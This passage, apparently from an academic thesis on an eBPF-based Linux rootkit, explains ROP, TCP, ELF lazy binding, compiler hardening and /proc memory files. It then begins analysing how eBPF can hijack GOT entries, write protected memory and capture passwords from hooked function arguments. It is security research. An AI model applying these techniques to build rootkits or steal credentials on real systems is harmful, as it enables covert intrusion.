3. The return instruction is executed, which pops from the stack what is supposed to be the value of the saved rip, but in turn the attacker has placed the address of the next gadget there. Now, rip has jumped to the address of the second gadget. By continuing with this process, we can chain an infinite number of gadgets.

4. Finally, we repeated the same process as before, using a pop instruction to load a value from the stack. This illustrates that push and pop instructions, commonly used on most programs, are also possible to be using ROP.

   After this step, the return instruction will be executed. Note that, at this point, if the attacker wants to be stealthy and avoid crashing the program (since we overwrote the original data in the stack), the original stack must be restored, together with the value of the registers before the malicious code execution. We will see an example of a technique for reconstructing the original state during our explanation of the library injection in Section 4.2.3.

2.8. Networking fundamentals in Linux

This section presents an overview on the most relevant aspects of the network system in Linux, which will be needed to tackle multiple of the techniques discussed during the

design of the network capabilities of our rootkit. In particular, we will be focusing on the Ethernet, IP and TCP protocols.

2.8.1. An overview on the network layer

Firstly, we will describe the data structure we will be dealing with in networking programs. This will be Ethernet frames containing TCP/IP packets. Figure 2.22 shows the frame in its completeness:




Fig. 2.22. Ethernet frame with TCP/IP packet.

As we can observe, we can distinguish five different network layers in the frame. This division is made according to the OSI model [74]:

- Layer 1 corresponds to the physical layer, and it is processed by the NIC hardware, even before it reaches the XDP module (see Figure 2.8). Therefore, this layer is discarded and completely invisible to the kernel. Note that it does not only include

a header, but also a trailer (a Frame Check Sequence, a redundancy check included to check frame integrity).

- Layer 2 is the data layer, it is in charge of transporting the frame via physical media, in our case an Ethernet connection. Most relevant fields are the MAC destination and source, used for physical addressing.
- Layer 3 is the network layer, in charge of packet forwarding and routing. In our case, packets will be using the IP protocol. Most relevant fields are the source and destination IP, used to indicate the host that sent the packet and who is the receiver.
- Layer 4 is the transport layer, in charge of providing end-to-end connection services to applications in a host. We will be focusing on TCP during our research. Relevant fields include the source and destination port, which indicate the ports involved in the communication on which the applications on each host are listening and sending packets.
- The last layer is the payload of the TCP packet, which contains, according to the OSI model, all layers belong to application data.

2.8.2. Introduction to the TCP protocol

We will now focus our view on the transport layer, specifically on the TCP protocol, since it will be a major concern at the time of designing the network capabilities of our rootkit.

Firstly, since TCP aims to offer a reliable and ordered packet transmission [75], it includes sequence numbers (see Table 2.22) which mark the order in which they are transmitted. However, since the physical medium may corrupt or lose packets during the transmission, TCP must incorporate mechanisms for ensuring the order and delivery of all packets:

- Mechanism for opening and establishing a reliable connection between two parties.
- Mechanism for ensuring that packets are retransmitted in case of an error during the connection.

With respect to the establishment of a reliable connection, this is achieved via a 3-way handshake, in which certain TCP flags will be set in a series of interchanged packets (see in Figure 2.22 the field TCP flags). Most relevant TCP flags are described in Table 2.19.

Taking the above into account, Figure 2.23 shows a depiction of the 3-way handshake [76]:

As we can observe in the figure, the hosts interchange a sequence of SYN, SYN+ACK, ACK packets, after which the communication starts. During this communication, the

FLAG	PURPOSE
ACK	Acknowledges that a packet has been successfully received. In the acknowledgment number (see figure 2.22), it is stored the sequence number of the packet being acknowledged + 1.
SYN	Used during the 3-way handshake, indicates request for establishing a connection.
FIN	Used to request a connection termination.
RST	Abruptly terminates the connection, usually sent when a host receives an unexpected or unrecognized packet.

Table 2.19. Relevant TCP flags and their purpose.




Fig. 2.23. TCP 3-way handshake.

sender transmits packets with data (and no flags set), to which it expects an ACK packet acknowledging having received it.

With respect to maintaining the integrity of the connection once it starts, TCP works using timers, as it is illustrated in Figure 2.24:

1. A data packet with sequence number X is sent. The timer starts.
2. The destination host receives the packet and returns an ACK packet with acknowledgment number X+1.
3. The sender receives the ACK packet and stops the timer. If, for any reason, the ACK packet is not received before the timer ends, then the same packet is retransmitted.




Fig. 2.24. TCP packet retransmission on timeout.

2.9. ELF binaries

This section details the Executable and Linkable Format (ELF) [77], the format in which we find executable files (between other file types) in Linux systems. We will perform an analysis from a security standpoint, that is, mainly oriented to describe the most relevant sections and the permissions incorporated into them. We will also focus on several of these sections which will be relevant for designing our attack.

After that, we will overview the security hardening techniques that have been historically incorporated into Linux to mitigate possible exploitation techniques when running ELF executables (such as the stack buffer overflow we explained in Section 2.7.1). During the design of our rootkit, we will attempt to bypass these techniques using multiple workarounds.

2.9.1. The ELF format and Lazy Binding

Linux supports multiple tools that enable a deep inspection of ELF binaries and its sections. Table 2.20 shows the main tools we will use during this analysis:

TOOL	PURPOSE
Readelf	Display information about ELF files
Objdump	Display information about object files, mainly used for decompiling programs
GDB	The GNU Project Debugger, allows for debugging programs during runtime
GDB-peda	The Python Exploit Development Assistance for GDB, allows for multiple advanced operations that ease exploit development, such as showing register values, the stack state or memory information. It works as a plugin for GDB.

Table 2.20. Tools used for analysis of ELF programs.

Firstly, we will analyse the main sections we can find in an ELF executable. We will approach this study using a sample program that has been compiled using Clang/LLVM, and that consists on a simple timer that counts twice up to number 3, available at our repository [78].

The commands used for this analysis and complete list of headers can be found in Appendix B - Section headers in ELF file. The most relevant sections we found at the program are described in Table 2.21:

As it can be observed in Table 2.21, we can find that all sections have the Alloc flag, meaning they will be loaded into process memory during runtime.

Apart from those we have already discussed previously, we can find the GOT and PLT sections, whose purpose is to support Position Independent Code (PIC), that is, instructions whose address in virtual memory is not hardcoded by the compiler into the executable, but rather they are not known until resolved at runtime. This is usually the case of shared libraries, which can be loaded into virtual memory starting at any address [79].

Therefore, in order to call a function of a shared library, the dynamic linker follows a

TOOL	PURPOSE	PERMS
.init	Contains instructions executed before the *main* function of the program	Alloc, Executable
.plt	Procedure Linkage Table (PLT), contains code stubs that use the addresses at .got.plt for jumping to position-independent code	Alloc, Executable
.got	Global Offset Table (GOT), it contains addresses of global variables and functions once the linker resolves them at runtime	Alloc, Writable
.got.plt	A subset of .got section separated from .got with some compilers, it contains only the target addresses of position-independent code once the linker loads them at runtime, used by .plt section.	Alloc, Writable
.plt.got	Generated depending on compiler options, it is a PLT section which does not use lazy binding.	Alloc, Executable
.text	Stores executable instructions.	Alloc, Executable
.data	Contains initialized static and global variables.	Alloc, Writable
.bss	Contains global and static variables which are uninitialized or initialized to zero.	Alloc, Writable

Table 2.21. Sections in an ELF file.

process called 'Lazy binding' [80]:

1. From the .text section, instead of calling a direct absolute address as usual, a PLT stub (in the .plt section) is called. Snippet 2.3 shows a call to the function timerfd_settime, implemented by the shared library glibc and thus using a PLT.

CODE 2.3. Call to PLT stub seen from objdump.

```
$ objdump -d simple_timer
4014cb: b9 00 00 00 00          mov    $0x0,%ecx
4014d0: be 01 00 00 00          mov    $0x1,%esi
4014d5: 89 c7                   mov    %eax,%edi
4014d7: e8 44 fc ff ff          call   401120 <timerfd_settime@plt
    >
```

2. In the PLT stub, the flow of execution jumps to an address which is stored in the GOT section, which is the absolute address of the function at glibc. This address must be written there by the dynamic linker but, according to lazy binding, the first time to call this function the linker has not calculated that address yet.

```
   0x401110 <perror@plt>:       endbr64
   0x401114 <perror@plt+4>:     bnd jmp QWORD PTR [rip+0x2f2d]        # 0x404048 <perror@got.plt>
   0x40111b <perror@plt+11>:    nop    DWORD PTR [rax+rax*1+0x0]
=> 0x401120 <timerfd_settime@plt>:      endbr64
   0x401124 <timerfd_settime@plt+4>:    bnd jmp QWORD PTR [rip+0x2f25]        # 0x404050 <timerfd_settime@got.plt>
   0x40112b <timerfd_settime@plt+11>:   nop    DWORD PTR [rax+rax*1+0x0]
   0x401130 <_start>:   endbr64
   0x401134 <_start+4>: xor    ebp,ebp
```

Fig. 2.25. PLT stub for timerfd_settime, seen from gdb-peda.

```
gdb-peda$ x/x 0x404050
0x404050 <timerfd_settime@got.plt>:     0x00000000004010a0
```

Fig. 2.26. Inspecting address stored in GOT section before dynamic linking, seen from gdb-peda.

3. As we can see in Figures 2.25 and 2.26, the PLT stub calls address 0x4010a0, which leads to a dynamic linking routine, which proceeds to write the address into the GOT section and jump back to the start of the PLT stub. This time, the memory address at GOT to which the PLT jumps is already loaded with the address to the function at the shared library, as shown by Figure 2.27.

```
gdb-peda$ x/x 0x404050
0x404050 <timerfd_settime@got.plt>:     0x00007ffff7edd560
```

Fig. 2.27. Inspecting address stored in GOT section after dynamic linking, seen from gdb-peda.

Therefore, in essence, when using lazy binding the dynamic linker will individually load into GOT the addresses of the functions at the shared libraries, during the first time

```
gdb-peda$ x/4i 0x00007ffff7edd560
   0x7ffff7edd560 <__timerfd_settime>:  endbr64
   0x7ffff7edd564 <__timerfd_settime+4>:        mov    r10,rcx
   0x7ffff7edd567 <__timerfd_settime+7>:        mov    eax,0x11e
   0x7ffff7edd56c <__timerfd_settime+12>:       syscall
```

Fig. 2.28. Glibc function to which PLT jumps using address stored at GOT, seen from gdb-peda.

they are called in the program. After that, the address will remain in the GOT section and will be used by the PLT for all subsequent calls.

The reason lazy binding matters to us is because, as we will explain Section 4.2.3, the GOT section is actually writable from an eBPF program. This is because this section specifically must be writeable at runtime for the dynamic linker to store the address once they are resolved. Therefore, we would be able to modify the GOT section from eBPF, redirecting the address at which the PLT jumps, and thus controlling the flow of execution in the program.

2.9.2. Hardening ELF binaries

During Section 2.7, we presented multiple of the classic attacks at the stack such as buffer overflow and ROP. However, as we mentioned, during the years multiple hardening measures have been introduced into modern compilers, which attempt to mitigate these and other techniques. We will now present them so that, during the design of our rootkit, we can attempt to bypass all of these.

Table 2.22 shows the compilers that we will be considering during this study. We will be exclusively looking at those security features that are included by default.

COMPILER	SECURITY FEATURES BY DEFAULT
Clang/LLVM 12.0.0 (2021)	Stack canaries, DEP/NX, ASLR
GCC 10.3.0 (2021)	Stack canaries, DEP/NX, ASLR, PIE, Full RELRO

Table 2.22. Security features in C compilers used in the study.

Stack canaries

Stack canaries are random data that is pushed into the stack before calling potentially vulnerable functions (such as strcpy()) that attempts to prevent attacks at the stack by ensuring that their value is the same before and after the execution of the called function. It is particularly useful at detecting buffer overflow attacks.

If a stack canary is present and a buffer overflow happened, it would potentially overwrite the value of the canary, therefore alerting of the attack, in which case the processor halts the execution of the program.

DEP/NX

Data Execution Prevention, also known as No Execute, is the option of marking the stack

as non-executable. This prevents, as we explained in Section 2.7.1, the possibility of executing injected shellcode in the stack after modifying the value of the saved rip.

The creation of advanced techniques like ROP is one reaction to this mitigation, that circumvents this protection.

ASLR

Address Space Layout Randomization is a technique that randomizes the position of memory sections in a process virtual memory, including the heap, stack and libraries, so that an attacker cannot rely on known addresses during exploitation (e.g.: libraries are loaded at a different memory address each time the program is run, so ROP gadgets change their position) [81].

In the context of a stack buffer overflow attack, the memory position of the stack is random, and therefore even if shellcode is injected into the stack by an attacker, the address at which it resides cannot be written into the saved value of rip in order to hijack the flow of execution.

PIE

Position Independent Executable is a mitigation introduced to reduce the ability of an attacker to locate symbols in virtual memory by randomizing the base address at which the program itself (including the .text section) is loaded. This base address determines an offset which is added to all memory addresses in the code, so that each instruction is located at an address + this offset. Therefore, all jumps are made using relative addresses [81].

RELRO

Relocation Read-Only is a hardening technique that mitigates the possibility of an attacker overwriting the GOT section, as we explained at Section 2.9.1. In order to achieve the lazy binding process is substituted by the linker resolving all entries in the GOT section right after the beginning of the execution, and then marking the .got section as read-only.

Two settings for RELRO are the most widespread, either Partial RELRO (which only marks sections of the .got section not related to the PLT as read-only, leaving .got.plt writeable) or Full RELRO (which marks the .got section as read-only completely). Binaries with only Partial RELRO are still non-secure, as the address at which the PLT section jumps can still be overwriten (including from eBPF, as we will explain) [82].

Intel CET

Intel Control-flow Enforcement Technology is a hardening feature fully incorporated in Windows 10 systems [83] and a work in progress in Linux [84]. Its purpose is to defeat ROP attacks and other derivates (e.g: Jump-oriented programming, JOP), by adding a strict kernel-supported control of the return addresses and strong restrictions over jump and call instructions.

In Linux, the kernel will support a hidden 'shadow stack' that will save the return addresses for each call. This prevents modifying the saved value of rip in the stack, since

the kernel would realise that the flow of execution has been modified. We can also find that modern compilers (such as GCC 10.3.0) already generate Intel CET-related instructions such as *endbr64*, whose purpose is to be placed at the start of functions, marking that as the only address to which an indirect jump can land (otherwise, jumps will be rejected if not landing at *endbr64*).

As mentioned, we will not consider this feature since it is not active in the Linux kernel.

2.10. The proc filesystem

The proc filesystem is a virtual filesystem which provides an interface to kernel data structures [85]. It can be found mounted automatically at */proc*.

This filesystem offers a great range of capabilities to interact with the kernel internal structures, however, in this section, we will focus on the most relevant files and directories for our research.

Specifically, we will be studying the files under the */proc/<pid>/* directory, whose purpose is to expose information about the process with the corresponding process ID.

Note that the access control for the */proc/<pid>/* is governed by the value set at */proc/sys/kernel/yama/ptrace_scope*. Table 2.23 show its possible values.

VALUE	DESCRIPTION
0	Unprivileged processes may access any file or subdirectory
1	Only privileged processes or those belonging to that PID may access the any file. Unprivileged process can still list the directories at */proc*, finding the complete list of running processes.
2	Only privileged processes or those belonging to that PID may access the any file. Unlike with setting '1', unprivileged users cannot list the directores at */proc* anymore.

Table 2.23. Values for */proc/sys/kernel/yama/ptrace_scope*.

In Ubuntu 21.04, the value of this setting is of '1', therefore the access is limited to users with root privileges or to unprivileged users accessing only their own or their children process information.

2.10.1. /proc/<pid>/maps

This file provides, for the process with process ID <pid>, its mapped memory regions and their access permissions, that is, those virtual memory pages actively connected to a physical memory page (as shown in Figure 2.10).

Figure 2.29 shows the maps file of a simple program. As we can observe, by reading this file we can get information such as:

- The virtual addresses that limit each memory section.
- The permissions over each memory section.
- In the case of memory from a file, the offset from which the data was loaded.
- A pathname, in the case that memory section was loaded from a file.

  The ability to easily find memory sections on the virtual address space of a process with a specific set of permissions is particularly relevant for this research. Also, apart from disclosing the address of the stack (and sometimes the heap too), we can infer the address of other memory sections such as the .text section, which must be the only one marked as executable (in Figure 2.29, the second entry that appears).

```
55e74b0c3000-55e74b0c4000 r--p 00000000 08:04 917829                     /home/osboxes/TFG/src/helpers/simple_open
55e74b0c4000-55e74b0c5000 r-xp 00001000 08:04 917829                     /home/osboxes/TFG/src/helpers/simple_open
55e74b0c5000-55e74b0c6000 r--p 00002000 08:04 917829                     /home/osboxes/TFG/src/helpers/simple_open
55e74b0c6000-55e74b0c7000 r--p 00002000 08:04 917829                     /home/osboxes/TFG/src/helpers/simple_open
55e74b0c7000-55e74b0c8000 rw-p 00003000 08:04 917829                     /home/osboxes/TFG/src/helpers/simple_open
7f344fca8000-7f344fcaa000 rw-p 00000000 00:00 0
7f344fcaa000-7f344fcd0000 r--p 00000000 08:01 12721097                   /usr/lib/x86_64-linux-gnu/libc-2.33.so
7f344fcd0000-7f344fe3b000 r-xp 00026000 08:01 12721097                   /usr/lib/x86_64-linux-gnu/libc-2.33.so
7f344fe3b000-7f344fe87000 r--p 00191000 08:01 12721097                   /usr/lib/x86_64-linux-gnu/libc-2.33.so
7f344fe87000-7f344fe8a000 r--p 001dc000 08:01 12721097                   /usr/lib/x86_64-linux-gnu/libc-2.33.so
7f344fe8a000-7f344fe8d000 rw-p 001df000 08:01 12721097                   /usr/lib/x86_64-linux-gnu/libc-2.33.so
7f344fe8d000-7f344fe98000 rw-p 00000000 00:00 0
7f344fea8000-7f344fea9000 r--p 00000000 08:01 12720879                   /usr/lib/x86_64-linux-gnu/ld-2.33.so
7f344fea9000-7f344fed0000 r-xp 00001000 08:01 12720879                   /usr/lib/x86_64-linux-gnu/ld-2.33.so
7f344fed0000-7f344feda000 r--p 00028000 08:01 12720879                   /usr/lib/x86_64-linux-gnu/ld-2.33.so
7f344feda000-7f344fedc000 r--p 00031000 08:01 12720879                   /usr/lib/x86_64-linux-gnu/ld-2.33.so
7f344fedc000-7f344fede000 rw-p 00033000 08:01 12720879                   /usr/lib/x86_64-linux-gnu/ld-2.33.so
7fffe5f8e000-7fffe5faf000 rw-p 00000000 00:00 0                          [stack]
7fffe5fb3000-7fffe5fb7000 r--p 00000000 00:00 0                          [vvar]
7fffe5fb7000-7fffe5fb9000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 --xp 00000000 00:00 0                  [vsyscall]
```

Fig. 2.29. File /proc/<pid>/maps of a sample program.

2.10.2. /proc/<pid>/mem

This file enables a process to access the virtual memory of the process with process id <pid>. According to the documentation, "this file can be used to access the pages of a process's memory through open(2), read(2), and lseek(2)" [85], meaning that we can read any memory address from the virtual memory space of the process.

However, we found the documentation not to be complete. In our experience, not only we can read virtual memory, but also freely write into it. There existed some discussions in the Linux community, and it was considered safe enough to be set as writeable by privileged programs [86], although the changes were never reflected in the official documentation.

Apart from being able to write into virtual memory, this write accesses are performed without regard of the permission flags set on each memory section. Therefore, we can modify non-writeable virtual memory by writing into the */proc/<pid>/mem* file.

3. ANALYSIS OF OFFENSIVE CAPABILITIES OF EBPF

In the previous chapter, we detailed which functionalities eBPF offers and studied its underlying architecture. As with every technology, a prior deep understanding is fundamental for discussing its security implications.

Therefore, given the previous background, this chapter is dedicated to an analysis in detail of the security implications of a malicious use of eBPF. For this, we will firstly explore the security features incorporated in the eBPF system. Then, we will identify the fundamental pillars onto which malware can build their functionality. As we mentioned during the project goals, these main topics of research will be the following:

- Analyze eBPF's possibilities to hook system calls and kernel functions.
- Explore eBPF's potential to read/write arbitrary memory.
- Research networking capabilities with eBPF packet filters.

3.1. eBPF maps security

In Section 2.5.1, we explained that only programs with CAP_SYS_ADMIN are allowed to iterate over eBPF maps. The reason why this is restricted to privileged programs is because it is functionality that is a potential security vulnerability, which we will now proceed to analyse.

Also, in Section 2.2.4, we mentioned that eBPF maps are opened by specifying an ID (which works similarly to the typical file descriptors), while in Table 2.6 we showed that, for performing operations over eBPF maps using the bpf() syscall, the map ID must be specified too.

Map IDs are known by a program after creating the eBPF map, however, a program can also explore all the available maps in the system by using the BPF_MAP_GET_NEXT_ID operation in the bpf() syscall, which allows for iterating through a complete hidden list of all the maps created. This means that privileged programs can find and have read and write access to any eBPF map used by any program in the system.

Therefore, a malicious privileged eBPF program can access and modify other programs' maps, which can lead to:

- Modify data used for the program operation. This is the case for maps which mainly store data structures, such as BPF_MAP_TYPE_HASH.
- Modify the program control flow, altering the instructions executed by an eBPF program. This can be achieved if a program is using the bpf_tail_call() helper

(introduced in Table 2.9) which is taking data from a map storing eBPF programs (BPF_MAP_TYPE_PROG_ARRAY, introduced in Table 2.6).

3.2. Abusing tracing programs

eBPF tracing programs (kprobes, uprobes and tracepoints) are hooked to specific points in the kernel or in the user space, and call probe functions once the flow of execution reaches the instruction to which they are attached. This section details the main security concerns regarding this type of programs.

3.2.1. Access to function arguments

As we saw in Section 2.3, tracing programs receive as a parameter those arguments with which the hooked function originally was called. These parameters are read-only and thus, in principle, they cannot be modified inside the tracing program (we will show this is not entirely true in Section 3.3). The next code snippets show the format in which parameters are received when using libbpf (Note that libbpf also includes some macros that offer an alternative format, but the parameters are the same).

CODE 3.1. Probe function for a kprobe on the kernel function vfs_write.

```
1 SEC("kprobe/vfs_write")
2 int kprobe_vfs_write(struct pt_regs* ctx){
```

CODE 3.2. Probe function for an uprobe, execute_command is defined from user space.

```
1 SEC("uprobe/execute_command")
2 int uprobe_execute_command(struct pt_regs *ctx){
```

CODE 3.3. Probe function for a tracepoint on the start of the syscall sys_read.

```
1 SEC("tp/syscalls/sys_enter_read")
2 int tp_sys_enter_read(struct sys_read_enter_ctx *ctx) {
```

In Code snippets 3.1 and 3.2 we can identify that the parameters are passed to kprobe and uprobe programs as a pointer to a *struct pt_regs**. This struct contains as many attributes as registers exist in the system architecture, in our case x86_64. Therefore, on each probe function, we will receive the state of the registers at the original hooked function. This explains the format of the *struct pt_regs*, shown in Code snippet 3.4:

CODE 3.4. Format of struct pt_regs.

```
1 struct pt_regs {
2         long unsigned int r15;
```

```
        long unsigned int r14;
        long unsigned int r13;
        long unsigned int r12;
        long unsigned int bp;
        long unsigned int bx;
        long unsigned int r11;
        long unsigned int r10;
        long unsigned int r9;
        long unsigned int r8;
        long unsigned int ax;
        long unsigned int cx;
        long unsigned int dx;
        long unsigned int si;
        long unsigned int di;
        long unsigned int orig_ax;
        long unsigned int ip;
        long unsigned int cs;
        long unsigned int flags;
        long unsigned int sp;
        long unsigned int ss;
};
```

By observing the value of the registers, we can extract the parameters of the original hooked function. This can be done by using the System V AMD64 ABI[87], the calling convention used in Linux. Depending on whether we are in the kernel or in user space, the registers used to store the values of the function arguments are different. Table 3.1 summarizes these two interfaces.

USER INTERFACE	
REGISTER	**PURPOSE**
rdi	1st argument
rsi	2nd argument
rdx	3rd argument
rcx	4th argument
r8	5th argument
r9	6th argument
rax	Return value

KERNEL INTERFACE	
REGISTER	**PURPOSE**
rdi	1st argument
rsi	2nd argument
rdx	3rd argument
r10	4th argument
r8	5th argument
r9	6th argument
rax	Return value

Table 3.1. Argument passing convention of registers for function calls in user and kernel space respectively.

In the case of tracepoints, we can see in Code snippet 3.3 that it receives a *struct sys_read_enter_ctx**. This struct must be manually defined, as explained in Section 2.3.3, by looking at the file */sys/kernel/debug/tracing/events/syscalls/sys_enter_read/format*. Code snippet 3.6 shows the format of the struct.

CODE 3.5. Format for parameters in sys_enter_read specified at the format file.

```
field:unsigned short common_type; offset:0; size:2; signed:0;
field:unsigned char common_flags; offset:2; size:1; signed:0;
field:unsigned char common_preempt_count; offset:3; size:1; signed
    :0;
field:int common_pid; offset:4; size:4; signed:1;
field:int __syscall_nr; offset:8; size:4; signed:1;
field:unsigned int fd; offset:16; size:8; signed:0;
field:char * buf; offset:24; size:8; signed:0;
field:size_t count; offset:32; size:8; signed:0;
```

CODE 3.6. Format of custom struct sys_read_enter_ctx.

```
struct sys_read_enter_ctx {
    unsigned long long pt_regs;
    int __syscall_nr;
    unsigned int padding;
    unsigned long fd;
    char* buf;
    size_t count;
};
```

As we can observe, we are given a set of attributes which include the parameters with which the syscall was called. Moreover, we can still obtain an address pointing to another *struct pt_regs*, as in kprobes and uprobes, by combining the first four fields and considering it as a 32-bit long address. This means we will still be able to extract the value of the rest of the registers too.

It must be noted that, in syscalls, in addition to use the kernel parameter passing convention specified in Table 3.1, the number specifying the syscall must be passed in register rax too.

On a final note, as we mentioned in Section 2.3, there exist differences in the parameters received in probe functions depending on the two variations of tracing programs. Therefore:

- kprobe, uprobe and *enter* tracepoints will receive the full parameters as we specified before, but not the return value of the function (since it is not executed yet).
- kretprobes, uretprobes and *exit* tracepoints will still receive the *struct pt_regs*, but without any of the parameters and with only the return value of the function.

Taking into account all the previous, the fact that tracing programs have read-only access to function arguments can be considered a useful and needed feature for tracing applications, but malicious eBPF can use this for purposes such as:

- Gather kernel and user data passed to a function as a parameter. In many cases this information can be potentially interesting for an attacker, such as passwords.

- Store in eBPF maps information about system activities, to be used by other malicious eBPF programs.

Usually, since many function arguments are pointers to user or kernel addresses (such as buffers where a string or a struct with data is located), eBPF tracing programs can use two eBPF helpers that enable to read large byte arrays from both kernel and user space:

- bpf_probe_read_user()
- bpf_probe_read_kernel()

These helpers, previously introduced in Table 2.9, enable to read an arbitrary number of bytes from an user or kernel address respectively, allowing us to extract the information pointed by the parameters received by eBPF programs.

3.2.2. Reading memory out of bounds

